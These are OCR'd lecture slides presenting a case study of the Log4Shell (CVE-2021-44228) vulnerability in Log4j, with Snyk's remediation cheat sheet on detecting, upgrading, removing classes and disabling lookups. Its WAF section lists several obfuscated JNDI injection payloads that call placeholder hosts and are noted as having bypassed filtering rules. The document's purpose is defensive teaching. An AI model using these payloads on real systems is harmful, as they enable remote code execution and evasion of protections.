AUBURN

# Case Study - Log4J Critical Vulnerability

# December 10, 2021 - CVE-2021-44228
# Log4j RCE Zero Day Vulnerability

AUBURN

- Log4j is one of the most widely used open source libraries for logging
  - 21 years old
  - Heavily used throughout comercial, open source, and custom software applications
- Log4Shell (CVE-2021-44228) is a zero-day vulnerability in Log4j, a popular Java logging framework, involving arbitrary code execution and environment variable leaking.
- The vulnerability was publicly disclosed on December 10, 2021 and took the Java world by storm because of its widespreadness.
- The vulnerability takes advantage of Log4j allowing requests to arbitrary LDAP and JNDI servers, and not checking the responses, allowing attackers to execute arbitrary Java code on a server or other computer, or leak sensitive information.

# Affected Versions

AUBURN


- Log4j 1.x:
  - Not affected

- Log4j 2.x:
  - Remote code execution in Log4j2 <=2.14.1 (CVE-2021-44228)
  - Environment variable leaking in Log4j2 <=2.14.1 (CVE-2021-44228)
  - Denial of service in Log4j <= 2.15.0 (CVE-2021-45046)

- Takes time to wait for patch, download patch, test patch, deploy patch

# Mitigation Procedures

AUBURN



## Log4Shell Remediation Cheat Sheet

**Last edit:** 28 Dec 2021

snyk

### 01 Gain visibility by identifying all paths of `log4j` in your dependency graph.

- Test all your projects using Snyk's free plan (CLI, git repo, Snyk UI, etc.) to identify where your application uses `log4j`.
- Run `snyk test --scan-all-unmanaged` from the Snyk CLI to compare unmanaged JAR signatures in the Maven repository to detect individual packages and their vulnerabilities.
- Run `snyk log4shell` on the Snyk CLI (v1.769 or later) to identify shaded Log4j JARs or fat JARs containing vulnerable Log4j versions. Learn more about `snyk log4shell`.
- `Run mvn dependency:tree | grep log4j` at the command line for each of your Maven projects.

### 02 Upgrade your `log4j` version to `2.17.1` or higher where possible.

**Important note:** Upgrading to `2.17.1` will fix CVE-2021-44228, CVE-2021-45046, CVE-2021-45105, and CVE-2021-44832.

- **Automatic fix:** Connect Snyk to your Git repositories so it can raise pull requests to update your dependency graph where possible.
- **Manual fix:** If you are using `log4j` as a direct dependency, you can upgrade your build file directly to `2.17.1` or higher.
- **Manual fix:** If you are using `log4j` as a transitive dependency, identify a version of your direct dependency which pulls in the transitive `log4j` dependency at `2.17.1` or higher.

**Note:** `Staring with 2.16.0`, JNDI is **disabled** by default. Refer to the framework docs you use, such as Spring, for additional advice in pinning `log4j` versions (Spring uses SLF4J, but can be configured to use `log4j`). For cases where this is not possible, follow next steps.

* Partial fix only. This mitigation does not protect against all types of attack or is prone to bypass.

### 03 Remove the `JndiLookup` and supporting classes

- Run the following command against your deployments (`-q` is optional, you may want to turn quiet mode off):

```
zip -q -d log4j-core-*.jar org/apache/
logging/log4j/core/lookup/
JndiLookup.class
```

- Other classes you should remove include:
  - `JndiManager`
  - `JMSAppender`
  - `SMTPAppender`

These changes require a JVM restart, and may cause unexpected runtime behavior.

### 04 Disable lookups via properties *

If you are using vulnerable versions of `log4j 2.10` or greater, you can disable lookups through setting the system property `LOG4J_FORMAT_MSG_NO_LOOKUPS` to `true` or by setting an environment variable `-Dlog4j2.formatMsgNoLookups=true`.

### 05 Upgrading your JDK isn't enough

While initial advice suggested a JDK upgrade could mitigate the vulnerability, it was later shown not to be effective against this vulnerability. This includes setting `com.sun.jndi.ldap.object.trustURLCodebase` to `false`.

### 06 Restrict egress back to the internet through Kubernetes policies or other *

Note that this doesn't stop access to malicious LDAP servers running within your network. Note that there are other attack vectors targeting this vulnerability which can result in RCE. An attacker could still leverage existing code on the server to execute a payload.

### 07 Monitor projects for auto-PR support

If using Snyk, be sure to have your projects monitored. This will:

- **Send you alerts when new upgrades are available.** This is particularly useful when `log4j` is used transitively, as you'll be sent a PR when your direct dependencies use the fixed version with an upgrade path.
- **Alert you with fix PRs** when further fixes are made available for this vulnerability, or if future attack vectors are found that surface new vulnerabilities.


### 08 Block malicious requests in your WAF *

Blocking should be considered a last resort attempt to stop attacks. Since new malicious payloads are being discovered by the hour, this approach cannot be relied upon, but will not hurt to add. Here are some examples of payloads which have bypassed rules so far:

```
${${::-j}${::-n}${::-d}${::-i}:${::-r}${::-m}${::-
i}://asdasd.asdasd.asdasd/poc}
${${::-j}ndi:rmi://asdasd.asdasd.asdasd/ass}
${jndi:rmi://adsasd.asdasd.asdasd}
${${lower:jndi}:${lower:rmi}://
adsasd.asdasd.asdasd/poc}
${${lower:${lower:jndi}}:${lower:rmi}://
adsasd.asdasd.asdasd/poc}
${${lower:j}${lower:n}${lower:d}i:${lower:rmi}://
adsasd.asdasd.asdasd/poc}
${${lower:j}${upper:n}${lower:d}${upper:i}:
${lower:r}m${lower:i}}://xxxxxxx.xx/poc}
${${lower:j}${lower:n}${lower:d}i:${lower:ldap}://
%s}
```

Start a free Snyk account to find and automatically fix Log4Shell


# Where is it used?




# Install a patch - if available

AUBURN

# Remove Affected Java Classes



# Disable Functionality By Configuration



# Proactively Monitor Dependencies for Upgrades

AUBURN

# Production Environment Blocking

AUBURN

- Web Application Firewall to Block Suspicious Content
  - Complex Rule configuration
  - Hard to tell if will block 100% of malicious attacks
  - False Positive could block good requests